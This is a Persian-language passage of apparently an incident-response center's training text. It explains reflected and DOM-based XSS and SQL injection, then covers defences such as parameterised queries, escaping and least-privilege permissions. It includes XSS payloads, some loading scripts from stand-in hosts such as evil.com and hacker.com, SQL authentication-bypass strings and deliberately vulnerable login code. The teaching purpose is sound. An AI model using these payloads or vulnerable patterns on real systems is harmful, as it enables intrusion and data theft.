در یک حمله‌ی XSS بازتابی، رشته‌ی مخرب در واقع بخشی از درخواست قربانی از وب‌سایت است، وب‌سایت هم این رشته‌ی مخرب را به عنوان پاسخ به کاربر ارسال می‌کند. نمودار زیر نشان‌دهنده‌ی این روند است:

مرکز مدیریت امداد و هماهنگی عملیات در حادثه‌های رایانه ای

شکل ٤-٣: حمله XSS بازتابی

١. مهاجم یک URL شامل رشته‌ی مخرب را ساخته و برای قربانی ارسال می‌کند.

٢. قربانی توسط مهاجم فریب داده می‌شود تا این URL را از وب‌سایت درخواست نماید.

٣. وب‌سایت رشته‌ی مخرب درون URL را در پاسخ به کاربر قرار می‌دهد.

٤. مرورگر قربانی اسکریپت مخرب موجود در پاسخ را اجرا می‌کند و در نتیجه cookie قربانی به کارگزار مهاجم ارسال می‌شود.

XSS بازتابی چگونه به موفقیت می‌رسد؟

در ابتدا ممکن است به نظر برسد که این نوع از XSS خطر کمتری دارد، چون لازم است تا خود قربانی درخواست شامل رشته‌ی مخرب را ارسال نماید و از آن‌جا که طبیعتاً هیچ کس تمایل به حمله به شخص خودش را ندارد، راهی برای انجام این حمله وجود ندارد.


اما مشاهدات نشان می‌دهد که حداقل دو روش وجود دارند که شخص را وادار به انجام XSS بازتابی علیه خود می‌کنند:

- اگر کاربر یک فرد خاص را مورد هدف قرار دهد، مهاجم می‌تواند URL مخرب را به قربانی ارسال کند (به عنوان مثال از طریق ایمیل یا پیام فوری) و او را تحریک به بازدید از آن نماید.
- اگر کاربر عده‌ی زیادی را مورد هدف قرار دهد، مهاجم می‌تواند لینکی را به URL مخرب منتشر کرده (به عنوان مثال در وب‌سایت خودش یا در یک شبکه‌ی اجتماعی) و منتظر باشد که کاربران روی آن کلیک نمایند.

این دو روش کاملاً مشابه بوده و در صورت استفاده از سرویس‌های کوتاه‌کننده URL، احتمال موفقیت بیشتری خواهند داشت چرا که باعث می‌شود رشته‌ی مخرب از دید افرادی که ممکن است توانایی تشخیص آن را داشته باشند، پنهان بماند.

XSSهای مبتنی بر DOM

XSS مبتنی بر DOM کاملاً از دو نوع دیگر متفاوت است. در حمله‌ی XSS مبتنی بر DOM، تا زمانی که جاوا اسکریپت غیرمخرب وب‌سایت اجرا نشود، رشته‌ی مخرب در مرورگر قربانی تجزیه نمی‌گردد. نمودار زیر این روند برای یک حمله‌ی XSS بازتابی نشان می‌دهد:



شکل ٤-٤: مراحل حمله‌ی XSS مبتنی بر DOM

۱. مهاجم یک URL شامل رشته‌ی مخرب را ساخته و آن را برای سیستم قربانی ارسال می‌کند.
۲. قربانی توسط مهاجم برای درخواست این URL تحریک می‌شود.
۳. وب‌سایت درخواست را دریافت می‌کند، اما رشته‌ی مخرب را درون پاسخ قرار نمی‌دهد.
٤. مرورگر قربانی با اجرای اسکریپت غیرمخرب موجود در پاسخ، باعث وارد شدن اسکریپت مخرب در صفحه‌ی موردنظر می‌گردد.

۵. با اجرای اسکریپت مخربی که وارد صفحه شده است، کوکی قربانی برای کارگزار مهاجم ارسال می‌شود.

در مثال‌های قبلی که مربوط به حملات ذخیره‌شده و بازتابی است، کارگزار اسکریپت مخرب را در صفحه وارد نموده و به صورت پاسخ برای قربانی ارسال می‌کند. زمانی که مرورگر قربانی پاسخ را دریافت می‌کند، اسکریپت مخرب را به عنوان بخشی از محتوای عادی صفحه در نظر گرفته و آن را به همراه تمامی اسکریپت‌های دیگر اجرا می‌کند.

اما در مثال حمله‌ی XSS مبتنی بر DOM، اسکریپت مخرب به عنوان بخشی از صفحه وجود نداشته و تنها اسکریپت غیرمخرب به صورت اتوماتیک در هنگام بارگذاری صفحه اجرا می‌شود. مشکل از این ناشی می‌شود که این اسکریپت غیرمخرب مستقیماً از ورودی کاربر، برای اضافه کردن HTML به صفحه استفاده می‌کند. به این دلیل که رشته‌ی مخرب با استفاده از innerHTML وارد صفحه می‌شود، به صورت HTML تجزیه می‌گردد و در نهایت اسکریپت مخرب در مرورگر اجرا می‌شود.

تفاوت کوچک ولی مهمی بین این نوع XSS و دیگر انواع وجود دارد:

- در XSSهای قدیمی‌تر، جاوا اسکریپت مخرب در زمان بارگذاری صفحه، به عنوان بخشی از HTML ارسالی توسط کارگزار، اجرا می‌شد.
- در XSS مبتنی بر DOM، جاوا اسکریپت مخرب اندکی پس از بارگذاری صفحه، اجرا می‌شود و دلیل این اتفاق، این است که جاوا اسکریپت عادی صفحه، با ورودی کاربر به روشی ناامن رفتار می‌کند.

XSS مبتنی بر DOM ناپیدا برای کارگزار

نوع خاصی از XSSهای مبتنی بر DOM وجود دارند که در آن‌ها برای شروع حمله، هیچ‌گاه رشته‌ی مخرب به کارگزار وب‌سایت ارسال نمی‌شود بلکه در بخش شناسه URL قرار می‌گیرد (هر آن چه پس از کاراکتر # می‌آید). مرورگرها این بخش از URL را به کارگزارها ارسال نمی‌کنند، بنابراین وب‌سایت هیچ راهی برای دسترسی به آن از طریق کد سمت کارگزار ندارد. اما کد سمت کاربر به آن دسترسی داشته و به این ترتیب با برخورد ناامن باعث آسیب‌پذیری آن به XSS می‌شود.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

این وضعیت تنها در مورد بخش شناسه نیست بلکه برای دیگر ورودی‌های کاربر هم که برای کارگزار ناپیدا به حساب می‌آیند، از جمله ویژگی‌های جدید HTML5 مانند LocalStorage و IndexedDB نیز صادق است.

۳-۱-۲-٤ تگ‌های HTML که در حملات XSS به کار می‌رود

در ادامه لیستی از تگ‌های html که بیشتر در حملات xss مورد استفاده قرار می‌گیرند را معرفی خواهیم کرد.

- تگ <script>: تگ script یکی از راحت‌ترین تگ‌های مورد استفاده در حملات xss می‌باشد. یک تگ script می‌تواند به یک کد جاوا اسکریپت خارجی ارجاع داده شده و یا این‌که درون یک تگ script قرار گیرد.

```
<!-- External script -->
<script src=http://evil.com/xss.js></script>
<!-- Embedded script -->
<script> alert("XSS"); </script>
```

- تگ <body>: حمله‌ی xss می‌تواند از طریق صفت onload در تگ body و یا سایر صفات مبهم، مانند background انجام گیرد.

```
<!-- onload attribute -->
<body onload=alert("XSS")>
<!-- background attribute -->
<body background="javascript:alert("XSS")">
```

- تگ <img>: برخی از مرورگرها کدهای جاوااسکریپت قرارداده شده در تگ img را اجرا می‌کنند.

```
<!-- <img> tag XSS -->
<img src="javascript:alert("XSS");">

<!--      tag XSS using lesser-known attributes -->
<img dynsrc="javascript:alert('XSS')">
<img lowsrc="javascript:alert('XSS')">
```

- تگ <iframe>: تگ iframe به صفحات html اجازه می‌دهد که در صفحه‌ی والد خود قرار بگیرند. این تگ می‌تواند شامل کدهای جاوا اسکریپت باشد، اما این نکته حائز اهمیت است که جاوا اسکریپت موجود در iframe براساس سیاست‌های امنیتی مرورگر(CSP) به DOM (Document Object Model) صفحات والد خود دسترسی ندارد؛ با این وجود iframe مفهوم موثری در حملات فیشینگ دارد.

```
<!-- <iframe> tag XSS -->
<iframe src="http://evil.com/xss.html">
```

- تگ <input>: در برخی از مرورگرها، در صورتی که صفت type از تگ input را برابر image قرار دهیم، می‌توان آن را جهت قرار دادن یک اسکریپت دست‌کاری کرد.

```
<!-- <input> tag XSS -->
<input type="image" src="javascript:alert('XSS');">
```

- تگ <link>: تگ link که معمولا برای لینک دادن به صفحات استایل خارجی مورد استفاده قرار می‌گیرد، می‌تواند شامل یک اسکریپت باشد.

```
<!-- <link> tag XSS -->
<link rel="stylesheet" href="javascript:alert('XSS');">
```

- تگ <table>: صفت background از تگ‌های table و td می‌تواند مورد سواستفاده قرار گیرد تا به جای اشاره کردن به یک عکس، دربردارنده کد جاوا اسکریپت باشد.

```
<!-- <table> tag XSS -->
<table background="javascript:alert('XSS')">
<!-- <td> tag XSS -->
<td background="javascript:alert('XSS')">
```

- تگ : این تگ نیز همانند تگ‌های table و td می‌تواند یک background با مقدار کد جاوا اسکریپت داشته باشد.

```
<!-- <div> tag XSS -->
<div style="background-image: url(javascript:alert('XSS'))">
<!-- <div> tag XSS -->
<div style="width: expression(alert('XSS'));">
```

- تگ <object>: تگ object می‌تواند شامل کد جاوا اسکریپت از یک سایت خارجی باشد.

```
<!-- <object> tag XSS -->
<object type="text/x-scriptlet" data="http://hacker.com/xss.html">
```

۲-۲-٤ حملات تزریق SQL

تزریق SQL یا همان SQLi نوعی حمله‌ی تزریقی است که در آن مهاجم با اجرای دستورات SQL مخرب (که معمولاً به آن‌ها بار مخرب نیز گفته می‌شود) پایگاه‌داده‌ی کارگزار یک برنامه‌ی تحت‌وب (که به آن سیستم مدیریت پایگاه‌داده رابطه‌ای RDBMS نیز گفته می‌شود) را کنترل می‌کند.

به این دلیل که آسیب‌پذیری به تزریق SQL می‌تواند هر وب‌سایت و یا برنامه‌ی تحت‌وب را که از پایگاه‌های داده مبتنی بر SQL استفاده می‌کند، تحت تأثیر قرار دهد، تزریق SQL یکی از قدیمی‌ترین، شایع‌ترین و خطرناک‌ترین آسیب‌ها، برای برنامه‌های تحت‌وب به حساب می‌آید.

با اعمال نفوذ از طریق تزریق SQL، در صورت برقراری شرایط مناسب، مهاجم می‌تواند با عبور از فرایندهای اعتبارسنجی و احراز هویت یک برنامه‌ی تحت‌وب، به تمامی محتوای پایگاه‌داده آن دسترسی پیدا کند. از این حمله برای اضافه کردن، تغییر و حذف رکوردهای یک پایگاه‌داده نیز استفاده شده که موجب تأثیر سوء بر صحت داده‌ها می‌شود.

حمله‌ی تزریق SQL می‌تواند تا این اندازه مؤثر باشد که باعث دسترسی بدون مجوز مهاجم به داده‌های حساسی چون داده‌های کارخواهان، اطلاعات شناسایی شخصی، رازهای تجاری، مالکیت معنوی و اطلاعات حساس دیگری شود.

۱-۲-۲-٤ تزریق SQL چگونه کار می‌کند؟

برای اجرای SQLهای مخرب علیه یک کارگزار پایگاه‌داده، مهاجم در قدم اول باید به دنبال ورودی‌هایی در برنامه‌ی وب باشد که درون یک درخواست SQL قرار گرفته‌اند.

برای به وقوع پیوستن یک حمله‌ی تزریق SQL ووب‌سایت آسیب‌پذیر باید مستقیماً شامل یک ورودی کاربر در یک دستور SQL باشد. در این صورت مهاجم می‌تواند باری را وارد کند که به عنوان بخشی از درخواست SQL محسوب شده و به کارگزار پایگاه‌داده نفوذ کند.

شبه‌کد سمت کارگزار زیر، برای اعتبارسنجی کاربران برنامه‌های تحت‌وب مورد استفاده قرار می‌گیرد:

```
# Define POST variables
uname = _txtName.text;
passwd = _txtPass.text;

# SQL query vulnerable to SQLi
sql = "SELECT id FROM users WHERE username='" + uname + "' AND
password='" + passwd + "'"
```

اسکریپت بالا روشی ساده برای اعتبارسنجی یک کاربر با یک نام کاربری و کلمه‌ی عبور در یک پایگاه‌داده که با یک جدول users نام‌گذاری شده و یک ستون username و password است.

این اسکریپت در مقابل تزریق SQL آسیب‌پذیر می‌باشد چون مهاجم می‌تواند ورودی مخربی را ارسال کند که بتواند دستور SQLی که توسط کارگزار پایگاه‌داده انجام می‌شود، را تغییر دهد.

مثال بسیار ساده‌ای از یک payload تزریق SQL می‌تواند عبارتی بسیار ساده مانند `password' OR 1=1` برای فیلد گذرواژه باشد. این عبارت موجب می‌شود درخواست SQL روی کارگزار پایگاه‌داده به اجرا درآید.

```
SELECT id FROM users WHERE username='username' AND password='password' OR
1=1'
```

مهاجم می‌تواند بقیه‌ی دستور SQL را نیز به منظور کنترل اجراهای بعدی درخواست SQL، کامنت کند.

```
MySQL, MSSQL, Oracle, PostgreSQL, SQLite
' OR '1'='1' --
' OR '1'='1' /*
MySQL
' OR '1'='1' #
Access (using null characters)
' OR '1'='1' %00
' OR '1'='1' %16
```

هنگامی که درخواست اجرا می‌شود، نتیجه برای پردازش به برنامه بازمی‌گردد و در نتیجه احراز هویت انجام نمی‌شود. با امکان عبور از سد احراز هویت، برنامه به احتمال زیاد مهاجم را به اولین حساب کاربری موجود در نتیجه درخواست، وارد می‌کند- اولین حساب کاربری درون یک پایگاه‌داده معمولاً کاربر مدیر است.

۲-۲-۲-٤ بدترین کاری که یک مهاجم قادر است به وسیله‌ی SQL انجام دهد، چیست؟

SQL یک زبان برنامه‌نویسی است که برای مدیریت ذخیره‌ی داده در RDBMSها طراحی شده است، در نتیجه از SQL می‌توان برای دسترسی، تغییر و حذف داده استفاده کرد. به علاوه در برخی موارد خاص، RDBMS می‌تواند دستوراتی را در سیستم‌عامل به اجرا درآورد.

با توجه به آن چه که گفته شد و موارد زیر می‌توان دریافت که یک حمله تزریق SQL موفق تا چه اندازه می‌تواند برای یک مهاجم، سودمند باشد. مهاجم می‌تواند با استفاده از تزریق SQL از سد احراز هویت عبور کرده و یا حتی به جعل هویت برخی کاربران بپردازد.

یکی از کاربردهای اولیه SQL، انتخاب داده‌های یک درخواست و نتایج خروجی آن است. آسیب ناشی از تزریق SQL می‌توان باعث افشای کامل داده‌های موجود در یک کارگزار پایگاه‌داده شود. به دلیل این‌که برنامه‌های وب از SQL برای تغییر داده‌های درون یک پایگاه‌داده استفاده می‌کنند، مهاجمین می‌توانند با تزریق SQL داده‌های پایگاه را تغییر دهند. تغییر داده موجب عدم صحت داده‌ها شده و ممکن است عواقب بدی را به دنبال داشته باشد، مانند خالی کردن تراکنش‌ها، تغییر دادن بالانس‌ها و دیگر رکوردها. از یک درخواست SQL برای حذف رکوردهای پایگاه‌داده نیز می‌توان استفاده کرد، بنابراین مهاجمین با تزریق SQL

قادر خواهند بود تا داده‌هایی را از پایگاه حذف کنند. حتی اگر داده‌های پشتیبان هم وجود داشته باشد، حذف شدن داده موجب عدم دسترسی به برنامه تا زمان بازگردانی پایگاده داده خواهد شد. برخی از کارگزارهای پایگاه‌داده به گونه‌ای پیکربندی شده‌اند (عمدی و غیرعمدی) که اجازه اجرای دلخواه دستورات سیستم‌عاملی در کارگزار پایگاه‌داده می‌شود. در شرایط مناسب، مهاجمین می‌توانند از تزریق SQL به عنوان بردار اولیه، در حمله به شبکه‌های داخلی درون فایروال، استفاده کنند.

۳-۲-۴-۱ ساختار حمله تزریق SQL

برای وقوع تزریق SQL تنها برقراری دو شرط لازم است: یک پایگاه‌داده رابطه‌ای که از SQL استفاده کند و ورودی کاربر قابل کنترل که مستقیماً در یک درخواست SQL مورد استفاده قرار گرفته باشد. وارد نمودن ورودی نامناسب مربوط به یک دستور SQL، مثلاً وارد کردن یک رشته هنگامی که درخواست SQL انتظار یک عدد صحیح را دارد و یا وارد کردن عمدی یک اشتباه دستوری، موجب می‌شود تا کارگزار پایگاه‌داده اعلام خطا کند.

خطاها اگر چه حین گسترش و بهبود برنامه‌ها بسیار سودمند می‌باشند ولی هنگامی که در یک سایت پویا مورد استفاده قرار بگیرند، اطلاعات بسیار زیادی را در اختیار مهاجمین قرار می‌دهند. خطاهای SQL به قدری جزئی و توصیفی هستند که مهاجمین را قادر می‌سازند تا در مورد ساختار پایگاه‌داده نیز اطلاعاتی به دست آورند. حتی در برخی موارد تنها با استفاده از اطلاعاتی که از پیام‌های خطا به دست می‌آید، می‌توان تک به تک اطلاعات یک پایگاه را جداسازی کرد. این روش به نام تزریق SQL مبتنی بر خطا، شناخته می‌شود. بنابراین در این گونه سایت‌ها ضروری است تا خطاهای مربوط به پایگاه‌داده غیرفعال شده یا حداقل درون یک فایل با دسترسی محدود قرار گیرند.

روش تابع اول دیگری که برای استخراج داده مورد استفاده قرار می‌گیرد، نفوذ به عملگر UNION است که باعث می‌شود مهاجم نتایج دو و یا چند دستور SELECT را در یک نتیجه ترکیب کند. این عمل موجب می‌شود تا برنامه مجبور به برگشت داده در قالب پاسخ HTTP شود. این روش تزریق SQL مبتنی بر UNION نام دارد.

۳-۲-۴ تکنیک‌های دفاعی در مقابل حملات تزریق SQL

آسیب‌پذیری در برابر حملات تزریق sql به این دلیل مطرح می‌شود که درخواست‌های sql از اتصال رشته‌ها ایجاد می‌شوند. در این بخش مهم‌ترین روش‌های جلوگیری از حملات sql را توضیح خواهیم داد.

۱-۳-۲-٤ استفاده از درخواست‌های پارامتریک

برای پارامتریک کردن درخواست‌های پایگاه‌داده در مرحله‌ی اول باید خود درخواست را به نحوی تغییر دهیم که دربرگیرنده یک سری پارامتر باشد. برای نمونه باید کد (I) که به راحتی می‌تواند مورد حمله sql قرار گیرد را به شکل (II) تغییر می‌دهیم:

```
(I) string sqlCommand = "select * from logins where username = '" +
Username.Text + "' and password = '"+ Password.Text + "'";
```

```
(II) string sqlCommand = "select * from logins where username = @username
and password=@password";
```

۲-۳-۲-٤ استفاده از رویه‌های ذخیره‌شده پارامتریک

قبل از این‌که یک رویه ذخیره‌شده را فراخوانی کنیم، ابتدا باید آن را ایجاد کنیم. از SQL2005 و نسخه‌های بعد از آن، امکانی را فراهم آورده‌اند که عنوان این رویه‌ها را در #C ایجاد کرد البته باید به این نکته توجه کرد که زبان Sql برای دست‌کاری روی داده‌ها نسبت به #C بهینه‌تر است. در ادامه مراحل کار را توضیح خواهیم داد.

۱. ایجاد sp: برای نمونه sp زیر را در sql ایجاد می‌کنیم:

```
CREATE PROCEDURE dbo.GetLogin(
@username varchar(25),
@password varchar(25))
AS
SELECT * FROM logins WHERE
username = @username AND
password = @password
```

۲. فراخوانی و استفاده از sp

```
string sqlCommand = "GetLogin";
using (SqlConnection connection = new SqlConnection(
ConfigurationManager.ConnectionStrings["database"].ConnectionString)) {
   connection.Open();
   SqlCommand command = new SqlCommand(sqlCommand, connection);
   command.CommandType = CommandType.StoredProcedure;
   SqlParameter usernameParmameter =
      new SqlParameter("@username", SqlDbType.VarChar, 255){
         Value = this.Username.Text
      };
   command.Parameters.Add(usernameParmameter);
   SqlParameter passwordParmameter =
   new SqlParameter("@password", SqlDbType.VarChar, 255) {
```

```
      Value = this.Password.Text
   };
   command.Parameters.Add(passwordParmameter);
   SqlDataReader reader = command.ExecuteReader();
   if (reader.Read())
      Result.Text = "Welcome " + reader["username"];
   else
      Result.Text = "Login failed.";
   connection.Close();
}
```

۳-۳-۲-۲- استفاده از روتین‌های Escape برای مدیریت کاراکترهای ورودی خاص

برای جلوگیری از تزریق sql مستقیم‌ترین راه این است که کاراکترهایی که برای sql معنای خاصی دارند را تبدیل به کد کنید. در واقع با تبدیل به کد کردن، به مرورگر این امر گوشزد می‌کنیم که داده‌های ارسالی باید به عنوان data اصلاح شده و هیچ تفسیر دیگری نداشته باشند. درصورتی که حمله‌گر اسکریپتی را در صفحه شما قرار دهد، به هدف خود نمی‌رسد زیرا اگر به درستی عمل تبدیل به کد کردن را انجام داده باشید، مرورگر اسکریپت جاری را اجرا نمی‌کند. در صفحه html می‌توانیم کاراکترهای خطرناک را با استفاده از &# و بعد از آن کد کاراکتر موردنظر تبدیل به کد کنیم. برای نمونه تبدیل کد شده کاراکتر > مطابق &#60 می‌باشد.

در زیر لیستی از کاراکترها به همراه کد تبدیل شده آن‌ها را می‌توانید مشاهده کنید:

```
" ---> &#34
# ---> &#35
& ---> &#38
' ---> &#39
( ---> &#40
) ---> &#41
/ ---> &#47
; ---> &#59
< ---> &#60
> ---> &#62
```

تبدیل کد کردن html کار بسیار آسانی است، با این وجود به منظور حفاظت کامل از صفحات خود در مقابل حملات xss می‌بایست javascript، css و گاهی اوقات xml را تبدیل کد کنیم. باید توجه داشت که اگر بخواهید تمامی تبدیل کدها را خودتان انجام دهید مشکلات زیادی ایجاد می‌شود، در اینجاست که استفاده از کتابخانه Escaping مفید است. دو نمونه از کتابخانه‌های دردسترس برای تبدیل کد کردن، ESAPI (توسعه یافته توسط OWAPS) و AntiXSS (توسعه یافته توسط مایکروسافت) می‌باشد.

٤-٣-٢-٤ Escape خاص پایگاه‌داده: اوراکل

استفاده از کد یک پایگاه‌داده ESAPI بسیار ساده است. یک نمونه Oracle همانند مثال زیر خواهد بود:

```
ESAPI.encoder().encodeForSQL( new OracleCodec(), queryparam );
```

بنابراین، هرگاه مشابه مثال زیر یک درخواست پویا در کدتان ایجاد شده که مربوط به oracle است:

```
String query = "SELECT user_id FROM user_data WHERE user_name = '" +
   req.getParameter("userID") + "' and user_password = '" +
   req.getParameter("pwd") +"'";
try {
   Statement statement = connection.createStatement( … );
   ResultSet results = statement.executeQuery( query );
}
```

باید خط اول را به شکل زیر بازنویسی کنید:

```
Codec ORACLE_CODEC = new OracleCodec();
String query = "SELECT user_id FROM user_data WHERE user_name = '" +
ESAPI.encoder().encodeForSQL( ORACLE_CODEC, req.getParameter("userID")) +
"' and user_password = '"
+ ESAPI.encoder().encodeForSQL( ORACLE_CODEC, req.getParameter("pwd"))
+"'";
```

در این وضعیت، صرف نظر از نوع ورودی، در مقابل تزریق SQL ایمن می‌باشید.

برای خوانا بودن حداکثری کد، می‌توانید خودتان یک OracleEncoder ایجاد کنید.

```
Encoder oe = new OracleEncoder();
String query = "SELECT user_id FROM user_data WHERE user_name = '"
+ oe.encode( req.getParameter("userID")) + "' and user_password = '"
+ oe.encode( req.getParameter("pwd")) +"'";
```

با این راه‌حل، توسعه‌دهندگان فقط می‌بایست هر پارامتر تأمین‌شده توسط کاربر را که به درون ESAPI.encoder().encodeForOracle( ) (یا هر اسمی که برای آن در نظر گرفته‌اید) می‌رود را بسته‌بندی کنند.

امکان جابه‌جایی کاراکتر را غیرفعال کنید. با استفاده از SET DEFINE OFF یا SET SCAN OFF از خاموش بودن جابه‌جایی خودکار کاراکترها مطمئن شوید. اگر جابه‌جایی کاراکتر فعال باشد، کاراکتر & به عنوان یک پیشوند متغیر SQLPlus در نظر گرفته شده و به مهاجمین امکان می‌دهد تا به داده‌ها دسترسی پیدا کنند.

چگونه هنگام نوشتن درخواست‌های SQL، کاراکترهای خاص را escape کرد؟

- **تبدیل نقل قول**: برای هر نمایش از دو نقل قول استفاده کنید. مثال‌ها:

```
SQL> SELECT 'Frank''s Oracle site' AS text FROM DUAL;
```

```
--------------------
SQL> SELECT 'A ''quoted'' word.' AS text FROM DUAL;

----------------
A 'quoted' word.
SQL> SELECT 'A ''''double quoted'''' word.' AS text FROM DUAL;
--------------------------
A ''double quoted'' word.
```

- از عبارت Q استفاده کنید:

```
SQL> SELECT q'[Frank's Oracle site]' AS text FROM DUAL;

--------------------
SQL> SELECT q'[A 'quoted' word.]' AS text FROM DUAL;

----------------
A 'quoted' word.
SQL> SELECT q'[A ''double quoted'' word.]' AS text FROM DUAL;

--------------------------
A ''double quoted'' word.
```

- تبدیل کاراکترهای عام: کلمه‌ی کلیدی LIKE اجازه‌ی جست‌وجوی رشته‌ها را می‌دهد. کاراکتر عام '_' برای تطابق دادن کامل یک کاراکتر، در هنگام استفاده از % برای تطابق صفر و یا رخدادهای بیشتری از هر کاراکتر، استفاده می‌شود. این کاراکترها در SQL می‌توان تبدیل کرد. مثال:

```
SELECT name FROM emp
WHERE id LIKE '%/_%' ESCAPE '/';
SELECT name FROM emp
WHERE id LIKE '%\%%' ESCAPE '\';
```

- تبدیل کاراکتر & در SQL*Plus: در هنگام استفاده از SQL*Plus، تنظیمات DEFINE را می‌توان تغییر داد تا اجازه دهد از & در متن استفاده شود:

```
SET DEFINE ~
SELECT 'Laurel & Hardy' FROM dual;
```

- تعریف کاراکتر escape

```
SET ESCAPE '\'
SELECT '\&abc' FROM dual;
```

- به دنبال متغیرهای جایگزین نباشید:

```
SET SCAN OFF
SELECT '&ABC' x FROM dual;
```

- راه دیگر برای تبدیل & استفاده از اتصال یا concatenation است که نیازی به فرمان‌های SET ندارد:

```
SELECT 'Laurel ' || '&' || ' Hardy' FROM dual;
```

- از مکانیسم نقل قول 10g استفاده کنید:

```
Syntax
q'[QUOTE_CHAR]Text[QUOTE_CHAR]'
Make sure that the QUOTE_CHAR followed by an ' doesn't exist in the text.
SELECT q'{This is Orafaq's 'quoted' text field}' FROM DUAL;
```

۵-۳-۲-٤ استفاده از یک حساب‌کاربری پایگاه‌داده با حداقل دسترسی

SQL برای جداول و پایگاه‌های داده از مکانیسم مجوز دانه‌بندی‌شده[1] استفاده می‌کند. مشابه روشی که ویندوز برای فایل‌ها و اشیا استفاده می‌کند، برای به انجام رسیدن هرگونه عملیات بر روی یک پایگاه‌داده، کاربر متصل شونده می‌بایست اجازه آن کار را داشته باشد. جدول زیر مجوزهای اصلی مبتنی بر جداول را در یک SQL Server نشان می‌دهد.

جدول ٤-۲: مجوزهای اصلی مبتنی جدول در SQL Server

مجوز	توضیحات
SELECT	به کاربر اجازه‌ی خواندن داده از یک جدول یا دید را می‌دهد. این مجوز می‌تواند به ستون‌های خاص درون یک جدول یا دید تخصیص یابد.
INSERT	به کاربر اجازه‌ی وارد کردن داده درون یک جدول یا دید را می‌دهد.
DELETE	به کاربر اجازه‌ی حذف داده از یک جدول یا دید را می‌دهد.
UPDATE	به کاربر اجازه‌ی به‌روزرسانی داده درون یک جدول یا دید را می‌دهد. مشابه SELECT می‌تواند به ستون‌های مشخص هم اختصاص یابد.
EXECUTE	به کاربر اجازه‌ی اجرای یک رویه ذخیره‌شده را، اعطا می‌کند.

[1] Granular

مسئله‌ی نقش‌ها هم در SQL مطرح است. به صورت پیش‌فرض کاربر جدید، برای پایگاه‌داده‌ای که به آن دسترسی دارد، تحت عنوان نقش Public در نظر گرفته می‌شود. هر نقش، مجوزهای ذاتی مربوط به خود را دارد، به عنوان مثال نقش DBA هر عملیاتی را می‌تواند در یک پایگاه‌داده انجام دهد.

اضافه کردن یک کاربر به یک پایگاه‌داده

تنها با انجام عملیات وارد شدن[1] اجازه‌ی دسترسی کاربر به پایگاه‌داده وجود ندارد. بنابراین در قدم اول می‌بایست دسترسی به پایگاه‌داده ممکن گردد. این عمل را می‌توان با فرمان SQL زیر انجام داد:

```
CREATE USER Olle FOR LOGIN Olle;
```

این فرمان یک کاربر جدید را در پایگاهی که در آن اجرا می‌شود، ایجاد می‌نماید. در این مثال کاربر Olle برای ورود به حساب کاربری Olle ایجاد می‌گردد. اما این حساب ایجاد شده تا چند عملیات دیگر نیز بر روی آن انجام نشود، کارایی نخواهد داشت.

مدیریت مجوزهای SQL

برای مدیریت مجوزهای SQL، یا می‌توان از SQL Server Management Studio استفاده کرد و یا از دستورات SQL، GRANT، DENY و REVOKE. اطلاع و استفاده از این دستورات بسیار سودمند است زیرا می‌توان آن‌ها را به عنوان اسکریپت در رویه‌های ذخیره‌شده، که باید تحت کنترل منبع قرار گیرند وارد نمود.

در مثال زیر مجوز SELECT به جدول یا دیدی به نام Example برای کاربر مهمان به نام Puck، داده می‌شود. نام کامل حساب مهمان ویندوز در دستگاه موردنظر، ترکیبی از نام دستگاه و حساب ویندوز است که با \ جدا می‌شوند. (مانند PUCK\Guest)

```
GRANT SELECT ON Example TO PUCK\Guest
```

برای رد مجوز SELECT از دستور زیر استفاده می‌شود:

```
DENY SELECT ON Example TO Olle
```

برای لغو مجوزی که قبلاً اختصاص یافته است، از دستور زیر استفاده می‌شود:

```
REVOKE SELECT ON Example TO Olle
```

---

[1] Login

اما اگر، همان‌گونه که قبلاً پیشنهاد شده بود، دسترسی به جداول از طریق رویه‌ها، مسدود شده باشد، به این معناست که شما هیچ مجوز جدولی را اعطا نخواهید کرد. در عوض، می‌بایست مجوز EXECUTE به رویه‌ی ذخیره شده، داده شود. که در مثال زیر می‌بینیم:

```
GRANT EXECUTE ON GetLogins TO Olle
```

نقش‌ها و گروه‌ها

